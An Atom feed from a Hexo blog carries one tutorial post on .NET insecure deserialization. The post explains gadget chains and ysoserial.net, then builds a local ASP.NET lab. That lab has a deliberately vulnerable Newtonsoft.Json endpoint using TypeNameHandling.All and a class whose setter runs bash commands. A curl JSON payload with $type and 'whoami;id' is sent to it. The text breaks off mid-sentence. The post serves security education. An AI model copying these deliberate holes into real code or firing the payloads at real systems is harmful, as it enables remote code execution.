<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <author>
    <name>Toowan0x1</name>
  </author>
  <generator uri="https://hexo.io/">Hexo</generator>
  <id>https://toowan0x1.github.io/</id>
  <link href="https://toowan0x1.github.io/" rel="alternate"/>
  <link href="https://toowan0x1.github.io/atom.xml" rel="self"/>
  <rights>All rights reserved 2026, Toowan0x1</rights>
  <title>Toowan0x1</title>
  <updated>2026-08-03T02:50:48.783Z</updated>
  <entry>
    <author>
      <name>Toowan0x1</name>
    </author>
    <category term="Web" scheme="https://toowan0x1.github.io/categories/Web/"/>
    <category term="Deserialization" scheme="https://toowan0x1.github.io/categories/Web/Deserialization/"/>
    <category term="Insecure Deserialization" scheme="https://toowan0x1.github.io/tags/Insecure-Deserialization/"/>
    <category term=".NET" scheme="https://toowan0x1.github.io/tags/NET/"/>
    <category term="ASP.NET" scheme="https://toowan0x1.github.io/tags/ASP-NET/"/>
    <category term="Gadget Chains" scheme="https://toowan0x1.github.io/tags/Gadget-Chains/"/>
    <category term="ysoserial.net" scheme="https://toowan0x1.github.io/tags/ysoserial-net/"/>
    <category term="BinaryFormatter" scheme="https://toowan0x1.github.io/tags/BinaryFormatter/"/>
    <category term="Newtonsoft.Json" scheme="https://toowan0x1.github.io/tags/Newtonsoft-Json/"/>
    <category term="TypeNameHandling" scheme="https://toowan0x1.github.io/tags/TypeNameHandling/"/>
    <content>


      <![CDATA[<!-- <img src="/img/error-page.png"></img> --><h2 id="Introduction"><a href="#Introduction" class="headerlink" title="Introduction"></a>Introduction</h2><p>This article introduces <strong>Insecure Deserialization attacks in .NET</strong> and explains how attackers abuse gadget chains to achieve remote code execution.</p><p>In this article, we will explore:</p><ul><li>The fundamentals of .NET deserialization</li><li>Gadget chains Concept, and Serializers</li><li>Build a vulnerable ASP.NET lab for testing</li><li>Type metadata abuse via TypeNameHandling.All</li></ul><hr><h2 id="Insecure-Deserialization-in-NET-—-Definition-Key-Concepts-Tools-and-Exploitation-Flow"><a href="#Insecure-Deserialization-in-NET-—-Definition-Key-Concepts-Tools-and-Exploitation-Flow" class="headerlink" title="Insecure Deserialization in .NET — Definition, Key Concepts, Tools, and Exploitation Flow"></a>Insecure Deserialization in .NET — Definition, Key Concepts, Tools, and Exploitation Flow</h2><h3 id="Definition"><a href="#Definition" class="headerlink" title="Definition"></a>Definition</h3><p>This vulnerability occurs when an application deserializes untrusted data without proper validation. this can happen when the target application uses vulnerable libraries, framework classes, or built-in platform classes that can be abused during deserialization.</p><p>During deserialization, the application reconstructs objects from serialized data. In some cases, special methods (such as constructors or deserialization callbacks like OnDeserialized) may be automatically executed.</p><p>If an attacker can control the serialized data, they may craft a malicious object that triggers unintended code execution during the deserialization process.</p><p>A vulnerable class that can be abused during deserialization is called a <strong>gadget</strong>.</p><p>When multiple gadgets are chained together so their method calls lead to arbitrary code execution, the sequence is known as a <strong>gadget chain</strong>.</p><h3 id="Key-Concepts"><a href="#Key-Concepts" class="headerlink" title="Key Concepts"></a>Key Concepts</h3><ul><li>Gadget</li><li>Gadget Chain and Sink</li><li>Serializers &#x2F; Formatters</li></ul><h4 id="Gadget"><a href="#Gadget" class="headerlink" title="Gadget:"></a>Gadget:</h4><p>Gadget is a legitimate <strong>method&#x2F;property&#x2F;constructor</strong> that lives within a class and can be abused during deserialization to execute unintended behavior. They usually come from <code>Third-party libraries</code>, <code>Framework classes</code>, or <code>Built-in platform classes</code>.</p><p><strong>PS.</strong> Not every <strong>method&#x2F;class</strong> is a gadget.</p><p>A <strong>method&#x2F;class</strong> becomes a gadget if:</p><ul><li>It does something dangerous</li><li>AND it can be triggered automatically during deserialization</li></ul><h4 id="Gadget-Chain"><a href="#Gadget-Chain" class="headerlink" title="Gadget Chain:"></a>Gadget Chain:</h4><p>One gadget may not give RCE directly. So attackers chain multiple gadgets to reach RCE or something.</p><p>You can think of it as dominos game:</p><ol><li>Deserialization pushing the first domino </li><li><strong>Gadget A</strong> calls <strong>gadget B</strong></li><li><strong>Gadget B</strong> calls <strong>gadget C</strong></li><li><strong>Final gadget</strong> (Sink gadget) execute something dangerous in the server</li></ol><p>Tools like <a href="https://github.com/pwntester/ysoserial.net">ysoserial.net</a> generate such as these chains automatically.</p><!-- ![sa](https://i.ibb.co/Kjxcnnqk/pic-3.png) --><p><img src="https://i.ibb.co/5XbwjWGk/output-onlinepngtools.png" alt="sa"></p><p>So, as a summary:</p><ul><li><strong>Gadget</strong> → Exploitable <strong>class&#x2F;method</strong></li><li><strong>Gadget Chain</strong> → Multiple gadgets chained to reach sink</li><li><strong>Sink</strong> → The <strong>final gadget</strong> in the chain, when triggered leads to RCE</li></ul><h4 id="Serializer-Deserializer"><a href="#Serializer-Deserializer" class="headerlink" title="Serializer &#x2F; Deserializer:"></a>Serializer &#x2F; Deserializer:</h4><p>A <strong>serializer</strong> converts an object → data.<br>A <strong>deserializer</strong> converts data → object.</p><p>So, Basically the concept is:</p><figure class="highlight pgsql"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs pgsql"><span class="hljs-keyword">object</span> → Data format (<span class="hljs-type">JSON</span> / <span class="hljs-type">XML</span> / binary / etc.) → <span class="hljs-keyword">object</span><br></code></pre></td></tr></table></figure><p><img src="https://i.ibb.co/JjTm3kpW/Serialization-Deserialization-Diagram.jpg"></p><h4 id="Formatters"><a href="#Formatters" class="headerlink" title="Formatters:"></a>Formatters:</h4><p>In old .NET architecture, a formatter is a type of serializer&#x2F;deserializer designed to convert objects to a specific format.</p><p>Example formatters:</p><ul><li><strong>BinaryFormatter</strong>: used to convert object to binary format and back (serialization&#x2F;deserialization)</li><li><strong>SoapFormatter</strong>: serialize objects into SOAP-based XML format</li><li><strong>LosFormatter</strong>: used in ASP.NET to serialize&#x2F;deserialize ViewState data</li><li><strong>ObjectStateFormatter</strong>: used by ASP.NET for more efficient Viewstate serialization (replaces <em>LosFormatter</em> internally in many cases)</li></ul><p>We gonna go deep on formatters, ViewState objects, etc in <a href="/Attacking-NET-Deserialization-II/index/">Part 2</a></p><p>So the relationship simply is like that:</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><code class="hljs text">Serializer → general concept (object ↔ data representation)<br>Formatter  → a specific .NET implementation of serialization for a particular format.<br></code></pre></td></tr></table></figure><h3 id="Tools-—-ysoserial-net"><a href="#Tools-—-ysoserial-net" class="headerlink" title="Tools — ysoserial.net"></a>Tools — ysoserial.net</h3><p>A tool used to generate malicious serialized payloads for testing .NET deserialization vulnerabilities.</p><ul><li>Contains a collection of known <strong>gadget chains</strong> such as <code>TypeConfuseDelegate</code>, <code>ActivitySurrogateSelector</code>, <code>ObjectDataProvider</code>, <code>WindowsClaimsIdentity</code> etc. these well-known gadget chains also called as <strong>ysoserial common gadgets</strong>.</li><li>It generates serialized objects that embeds a command within the payload to trigger code execution during the deserialized process.</li><li>Used for <strong>security testing and research</strong> of insecure deserialization.</li></ul><p>Official GitHub repository: <a href="https://github.com/pwntester/ysoserial.net">https://github.com/pwntester/ysoserial.net</a></p><h3 id="Exploitation-Attack-flow"><a href="#Exploitation-Attack-flow" class="headerlink" title="Exploitation (Attack flow)"></a>Exploitation (Attack flow)</h3><h4 id="What-happen-internally"><a href="#What-happen-internally" class="headerlink" title="What happen internally?"></a>What happen internally?</h4><p>During deserialization process:</p><ul><li>The application reconstructs objects from user input</li><li>Some objects execute code automatically during construction or property initialization</li><li>If the attacker controls the object data, this behavior can be abused</li></ul><p><em>If the attacker controls <strong>both the object <code>type</code> and its data</strong>, a gadget chain may execute dangerous functionality.</em></p><p><img src="https://i.ibb.co/xt8P94f9/Screenshot-From-2026-03-23-01-34-00.png"></p><p>If an attacker can control the input, they can change the <code>$type</code> to an unexpected class, and it might trigger malicious behavior (like code execution).</p><hr><p>In old .NET Framework, gadgets such as ObjectDataProvider, TypeConfuseDelegate, WindowsIdentity were commonly abused.</p><p>Note that in modern environments and .NET versions (above 4.0):</p><ul><li>Exploitation is generally more difficult</li><li>Many insecure serializers are deprecated or restricted</li><li>Successful attacks often require vulnerable <strong>third-party libraries</strong></li><li>Or <strong>custom application code</strong> performing unsafe deserialization</li></ul><h3 id="Exploitation-Conditions-Prerequisites"><a href="#Exploitation-Conditions-Prerequisites" class="headerlink" title="Exploitation Conditions &amp; Prerequisites"></a>Exploitation Conditions &amp; Prerequisites</h3><p><strong>Exploit prerequisites:</strong></p><ul><li>A vulnerable deserialization endpoint</li><li>The right gadget chain matching the target’s libraries</li></ul><hr><h2 id="Environment-Setup-Preparing-our-ASP-NET-Lab-to-Test-Deserialization-Attacks-on-NET"><a href="#Environment-Setup-Preparing-our-ASP-NET-Lab-to-Test-Deserialization-Attacks-on-NET" class="headerlink" title="Environment Setup: Preparing our ASP.NET Lab to Test Deserialization Attacks on .NET"></a>Environment Setup: Preparing our ASP.NET Lab to Test Deserialization Attacks on .NET</h2><p>We’re going to setup our ASP.NET webserver which is a web framework developed by Microsoft used to build Web applications, APIs, Enterprise systems, and Internal company portals.</p><h3 id="Installing-NET-SDK-on-linux"><a href="#Installing-NET-SDK-on-linux" class="headerlink" title="Installing .NET SDK on linux"></a>Installing .NET SDK on linux</h3><p>First, updating our system with <code>sudo apt update</code> and <code>sudo apt upgrade</code>.</p><p>Installing the SDK:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash"><span class="hljs-built_in">sudo</span> apt install -y dotnet-sdk-6.0<br></code></pre></td></tr></table></figure><p>Verifying the installation:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">dotnet --version<br></code></pre></td></tr></table></figure><h3 id="Create-a-Test-ASP-NET-Web-App"><a href="#Create-a-Test-ASP-NET-Web-App" class="headerlink" title="Create a Test ASP.NET Web App"></a>Create a Test ASP.NET Web App</h3><p>Creating project folder:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><code class="hljs bash"><span class="hljs-built_in">mkdir</span> dotnet-test<br><span class="hljs-built_in">cd</span> dotnet-test<br></code></pre></td></tr></table></figure><p>Creating a new web app:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">dotnet new webapp<br></code></pre></td></tr></table></figure><p>This generates an ASP.NET Core Razor application.</p><h3 id="Run-the-NET-webserver-locally"><a href="#Run-the-NET-webserver-locally" class="headerlink" title="Run the .NET webserver locally:"></a>Run the .NET webserver locally:</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">dotnet run<br></code></pre></td></tr></table></figure><p>We should see something like:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">Now listening on: http://localhost:5000<br></code></pre></td></tr></table></figure><p>Open browser <code>http://localhost:5000</code> or testing locally from Burpsuite, we can run the server like that:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">dotnet run --urls=http://0.0.0.0:5000<br></code></pre></td></tr></table></figure><p>Then intercepting traffic using burpsuite.</p><p>If burpsuite fails to intercept the <code>localhost</code> domain requests, you can edit <code>/etc/hosts</code> and use a custom domain namea instead of <code>localhost</code> or <code>127.0.0.1</code>.</p><p>Since our server is ready now, We can start creating simple vulnerable endpoints in our ASP.NET server and test various formatters such as:</p><ul><li>Newtonsoft.Json</li><li>BinaryFormatter</li><li>LosFormatter</li><li>DataContractSerializer</li><li>ObjectStateFormatter</li></ul><p>However, It’s important to note that many of these formatters, including <code>BinaryFormatter</code>, <code>LosFormatter</code>, <code>DataContractSerializer</code>, and <code>ObjectStateFormatter</code>, are no longer supported in modern .NET runtimes, particularly versions above 4.0 Even if these formatters work, you will encounter compatibility issues.</p><p>In our case (.NET 6.0), only <code>Newtonsoft.Json</code> is still supported and we can test it with <code>TypeNameHandlingAll</code>.</p><p>The remaining formatters are no longer supported by modern SDKs. Because these formatters requires .NET versions &lt;&#x3D; 4.0.</p><h3 id="Create-minimal-ASP-NET-web-app"><a href="#Create-minimal-ASP-NET-web-app" class="headerlink" title="Create minimal ASP.NET web app"></a>Create minimal ASP.NET web app</h3><p>Create template for a minimal ASP.NET web application (no Razor pages, just a simple HTTP server):</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">dotnet new web -n &lt;dotnet_appName&gt;<br></code></pre></td></tr></table></figure><h3 id="Project-Structure-Overview"><a href="#Project-Structure-Overview" class="headerlink" title="Project Structure - Overview"></a>Project Structure - Overview</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><code class="hljs bash">$ <span class="hljs-built_in">ls</span><br>appsettings.Development.json<br>appsettings.json<br>obj/<br>Program.cs<br>Properties/<br>webapp.csproj<br></code></pre></td></tr></table></figure><p>We have <code>Program.cs</code> which is the application main file:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><code class="hljs bash">$ <span class="hljs-built_in">cat</span> Program.cs<br>var builder = WebApplication.CreateBuilder(args);<br>var app = builder.Build();<br><br>app.MapGet(<span class="hljs-string">&quot;/&quot;</span>, () =&gt; <span class="hljs-string">&quot;Hello World!&quot;</span>);<br><br>app.Run();<br></code></pre></td></tr></table></figure><p>So, that’s endpoint basically will:</p><ul><li>Creates an endpoint &#x2F;</li><li>Returns <strong>“Hello World!”</strong> when a client access the endpoint with GET request</li></ul><p>Running the application: <code>dotnet run --urls=http://0.0.0.0:5000</code> and then curl:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><code class="hljs bash">$ curl http://localhost:5000<br>Hello World!<br></code></pre></td></tr></table></figure><p>As you can see, all good now. </p><p>Now we can create endpoints like <code>/deserialize</code>, <code>/api/test</code>, etc. for testing our <strong>.NET deserialization attacks and web vulnerabilities</strong>.</p><p>We are going to create samples of <strong>small vulnerable .NET endpoints</strong> in <code>Program.cs</code> file to test <strong>insecure deserialization</strong>.</p><h2 id="Newtonsoft-Json-TypeNameHandling-exploit"><a href="#Newtonsoft-Json-TypeNameHandling-exploit" class="headerlink" title="Newtonsoft.Json TypeNameHandling exploit"></a>Newtonsoft.Json TypeNameHandling exploit</h2><p>I created an endpoint in the <code>Program.cs</code> file as you see here:</p><figure class="highlight cs"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br></pre></td><td class="code"><pre><code class="hljs cs">app.MapPost(<span class="hljs-string">&quot;/Deserialize&quot;</span>, <span class="hljs-keyword">async</span> (HttpContext context) =&gt;<br>&#123;<br>    <span class="hljs-keyword">using</span> <span class="hljs-keyword">var</span> reader = <span class="hljs-keyword">new</span> StreamReader(context.Request.Body);<br>    <span class="hljs-keyword">var</span> body = <span class="hljs-keyword">await</span> reader.ReadToEndAsync();<br><br>    Console.WriteLine(body);<br><br>    <span class="hljs-keyword">var</span> settings = <span class="hljs-keyword">new</span> JsonSerializerSettings<br>    &#123;<br>        TypeNameHandling = TypeNameHandling.All<br>    &#125;;<br><br>    <span class="hljs-keyword">var</span> obj = JsonConvert.DeserializeObject(body, settings);<br><br>    <span class="hljs-keyword">return</span> Results.Ok(<span class="hljs-string">&quot;Deserialized successfully!&quot;</span>);<br>&#125;);<br></code></pre></td></tr></table></figure><p>So, we have <code>/deserialize</code> endpoint which read the raw request body and deserialize it using <code>JsonConvert.DeserializeObject</code>.</p><p>The important part here is <code>TypeNameHandling</code> is set to <code>All</code>. This allows the JSON payload to specify the .NET type through the <strong>$type</strong> field, which can lead to insecure deserialization if untrusted input is processed.</p><p>To test this behavior, I’ll send a POST request to the endpoint using the following <code>curl</code> command: </p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><code class="hljs bash">curl -X POST http://localhost:5000/deserialize \<br>    -H <span class="hljs-string">&#x27;Content-Type: application/json&#x27;</span> \<br>    -d <span class="hljs-string">&#x27;&#123;&quot;$type&quot;: &quot;Dangerous&quot;, &quot;Command&quot;: &quot;whoami&quot;, &quot;Name&quot;: &quot;hello&quot;&#125;&#x27;</span><br></code></pre></td></tr></table></figure><p>and this the output of what curl gave me:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br></pre></td><td class="code"><pre><code class="hljs bash">Newtonsoft.Json.JsonSerializationException: Type specified <span class="hljs-keyword">in</span> JSON <span class="hljs-string">&#x27;Dangerous&#x27;</span> was not resolved. Path <span class="hljs-string">&#x27;$type&#x27;</span>, line 1, position 21.<br>   at Newtonsoft.Json.Serialization.JsonSerializerInternalReader.ResolveTypeName(JsonReader reader, Type&amp; objectType, JsonContract&amp; contract, JsonProperty member, JsonContainerContract containerContract, JsonProperty containerMember, String qualifiedTypeName)<br>   at Newtonsoft.Json.Serialization.JsonSerializerInternalReader.ReadMetadataProperties(JsonReader reader, Type&amp; objectType, JsonContract&amp; contract, JsonProperty member, JsonContainerContract containerContract, JsonProperty containerMember, Object existingValue, Object&amp; newValue, String&amp; <span class="hljs-built_in">id</span>)<br>   at Newtonsoft.Json.Serialization.JsonSerializerInternalReader.CreateObject(JsonReader reader, Type objectType, JsonContract contract, JsonProperty member, JsonContainerContract containerContract, JsonProperty containerMember, Object existingValue)<br>   at Newtonsoft.Json.Serialization.JsonSerializerInternalReader.CreateValueInternal(JsonReader reader, Type objectType, JsonContract contract, JsonProperty member, JsonContainerContract containerContract, JsonProperty containerMember, Object existingValue)<br>   at Newtonsoft.Json.Serialization.JsonSerializerInternalReader.Deserialize(JsonReader reader, Type objectType, Boolean checkAdditionalContent)<br>   at Newtonsoft.Json.JsonSerializer.DeserializeInternal(JsonReader reader, Type objectType)<br>   at Newtonsoft.Json.JsonSerializer.Deserialize(JsonReader reader, Type objectType)<br>   at Newtonsoft.Json.JsonConvert.DeserializeObject(String value, Type <span class="hljs-built_in">type</span>, JsonSerializerSettings settings)<br>   at Newtonsoft.Json.JsonConvert.DeserializeObject(String value, JsonSerializerSettings settings)<br>   at Program.&lt;&gt;c.&lt;&lt;&lt;<span class="hljs-string">Main&gt;$&gt;b__0_3&gt;d.MoveNext() in /home/toowan/Desktop/VulnDeserApp/Program.cs:line 42</span><br><span class="hljs-string">--- End of stack trace from previous location ---</span><br><span class="hljs-string">   at Microsoft.AspNetCore.Http.RequestDelegateFactory.ExecuteTaskResult[T](Task`1 task, HttpContext httpContext)</span><br><span class="hljs-string">   at Microsoft.AspNetCore.Routing.EndpointMiddleware.&lt;Invoke&gt;g__AwaitRequestTask|6_0(Endpoint endpoint, Task requestTask, ILogger logger)</span><br><span class="hljs-string">   at Microsoft.AspNetCore.Diagnostics.DeveloperExceptionPageMiddleware.Invoke(HttpContext context)</span><br><span class="hljs-string"></span><br><span class="hljs-string">HEADERS</span><br><span class="hljs-string">=======</span><br><span class="hljs-string">Accept: */*</span><br><span class="hljs-string">Host: localhost:5000</span><br><span class="hljs-string">User-Agent: curl/8.18.0</span><br><span class="hljs-string">Content-Type: application/json</span><br><span class="hljs-string"></span><br><span class="hljs-string">Content-Length: 60</span><br></code></pre></td></tr></table></figure><p>The error message above tell us exactly what happened during the deserialization process of the provided JSON payload. And based on the revealed errors, we understand that the application resolved the <code>$type</code> specified in the JSON payload but failed because the type <strong>Dangerous</strong> not found.</p><p>Also, the stack trace clearly shows that the error comes from the <strong>Newtonsoft.Json</strong> library during the <strong>deserialization process</strong>. This confirms that the request body was processed, and the <code>$type</code> field was read by the application.</p><p><strong>What happens internally during deserialization ?</strong> </p><p>When the server receives something like <code>&quot;$type&quot;: &quot;VulnDeserApp.Dangerous, VulnDeserApp&quot;</code>, the runtime performs a call internaly like this:</p><figure class="highlight ada"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs ada"><span class="hljs-keyword">Type</span>.GetType($<span class="hljs-keyword">type</span>);<br></code></pre></td></tr></table></figure><p>In another hand:</p><figure class="highlight dart"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><code class="hljs dart"><span class="hljs-comment">// Type.GetType(&lt;Namespace.ClassName&gt;, &lt;AssemblyName&gt;);</span><br><span class="hljs-comment">// In .NET, the $type string follows this format:</span><br><span class="hljs-comment">// FullTypeName, AssemblyName</span><br><br><span class="hljs-comment">// In our case:</span><br><span class="hljs-built_in">Type</span>.GetType(<span class="hljs-string">&quot;VulnDeserApp.Dangerous, VulnDeserApp&quot;</span>);<br><br><span class="hljs-comment">// That will cause creating an instance</span><br></code></pre></td></tr></table></figure><p>This resolves the specified type from the assembly. Once the type is resolved, the runtime can dynamically instantiate it using something like:</p><figure class="highlight lasso"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs lasso">Activator.CreateInstance(<span class="hljs-params">...</span>)<br></code></pre></td></tr></table></figure><p>In other words, the value of the $type field directly influences which .NET class is loaded and instantiated at runtime.</p><h3 id="Step-1-—-Creating-a-Dangerous-User-Class"><a href="#Step-1-—-Creating-a-Dangerous-User-Class" class="headerlink" title="Step 1 — Creating a Dangerous User Class"></a>Step 1 — Creating a Dangerous <code>User</code> Class</h3><p>To demonstrate how insecure deserialization can lead to command execution, we create a simple class called <code>User</code> in a new file <code>User.cs</code>. This class contains a property that <strong>executes system commands when its value is set</strong>.</p><figure class="highlight cs"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br></pre></td><td class="code"><pre><code class="hljs cs"><span class="hljs-keyword">using</span> System;<br><span class="hljs-keyword">using</span> System.Diagnostics;<br><br><span class="hljs-keyword">public</span> <span class="hljs-keyword">class</span> <span class="hljs-title">User</span><br>&#123;<br>    <span class="hljs-keyword">public</span> <span class="hljs-built_in">string</span> Name &#123; <span class="hljs-keyword">get</span>; <span class="hljs-keyword">set</span>; &#125;<br>    <span class="hljs-keyword">public</span> <span class="hljs-built_in">int</span> Age &#123; <span class="hljs-keyword">get</span>; <span class="hljs-keyword">set</span>; &#125;<br><br>    <span class="hljs-function"><span class="hljs-keyword">public</span> <span class="hljs-title">User</span>()</span><br>    &#123;<br>        Console.WriteLine(<span class="hljs-string">&quot;[*] User Constructor executed!&quot;</span>);<br>    &#125;<br><br>    <span class="hljs-keyword">public</span> <span class="hljs-built_in">string</span> Command<br>    &#123;<br>        <span class="hljs-keyword">get</span><br>        &#123;<br>            Console.WriteLine(<span class="hljs-string">&quot;[*] Trigger property accessed!&quot;</span>);<br>            <span class="hljs-keyword">return</span> <span class="hljs-string">&quot;Executed&quot;</span>;<br>        &#125;<br>        <span class="hljs-keyword">set</span><br>        &#123;<br>      <span class="hljs-built_in">string</span> cmd = <span class="hljs-keyword">value</span>;<br>            Console.WriteLine(<span class="hljs-string">&quot;[*] Command: Setter executed with: &quot;</span> + cmd);<br>      Process.Start(<span class="hljs-keyword">new</span> ProcessStartInfo<br>      &#123;<br>    FileName = <span class="hljs-string">&quot;bash&quot;</span>,<br>    Arguments = <span class="hljs-string">$&quot;-c \&quot;<span class="hljs-subst">&#123;cmd&#125;</span>\&quot;&quot;</span><br>      &#125;);<br>        &#125;<br>    &#125;<br>&#125;<br></code></pre></td></tr></table></figure><p><strong>The code above does 2 important things:</strong></p><ol><li><p><strong><code>Constructor Execution</code></strong><br> Whenever the object is instantiated, the constructor runs automatically. That confirms that the object created during deserialization.</p></li><li><p><strong><code>Dangerous Property Setter</code></strong><br> When the <code>Command</code> property is set:</p><ul><li>The value from the JSON input is stored in <code>cmd</code></li><li>The program launches <code>bash</code></li><li>And then the command is executed using <code>bash -c</code></li></ul></li></ol><h3 id="Step-2-—-The-Vulnerable-API-Endpoint"><a href="#Step-2-—-The-Vulnerable-API-Endpoint" class="headerlink" title="Step 2 — The Vulnerable API Endpoint"></a>Step 2 — The Vulnerable API Endpoint</h3><p>In our <code>Program.cs</code> file, We already have <code>/deserialize</code> endpoint that reads JSON from the request body and deserializes it. I’m going to call </p><p>This endpoint performs three main actions:</p><ul><li>Reads the JSON request body.</li><li>Uses Newtonsoft.Json to deserialize it.</li><li>Having <code>TypeNameHandling.All</code> enabled.</li></ul><h3 id="Step-3-—-Crafting-a-Malicious-Payload"><a href="#Step-3-—-Crafting-a-Malicious-Payload" class="headerlink" title="Step 3 — Crafting a Malicious Payload"></a>Step 3 — Crafting a Malicious Payload</h3><p>After crafting the malicious payload, we send it to our vulnerable endpoint.</p><p>This is how our payload looks like: </p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><code class="hljs JSON"><span class="hljs-punctuation">&#123;</span><br>    <span class="hljs-attr">&quot;$type&quot;</span><span class="hljs-punctuation">:</span> <span class="hljs-string">&quot;User, VulnDeserApp&quot;</span><span class="hljs-punctuation">,</span><br>    <span class="hljs-attr">&quot;Command&quot;</span><span class="hljs-punctuation">:</span> <span class="hljs-string">&quot;whoami;id&quot;</span><span class="hljs-punctuation">,</span><br><span class="hljs-punctuation">&#125;</span><br></code></pre></td></tr></table></figure><ul><li><code>$type</code>: Specifies the .NET class (<code>User</code>) and assembly (<code>VulnDeserApp</code>) that 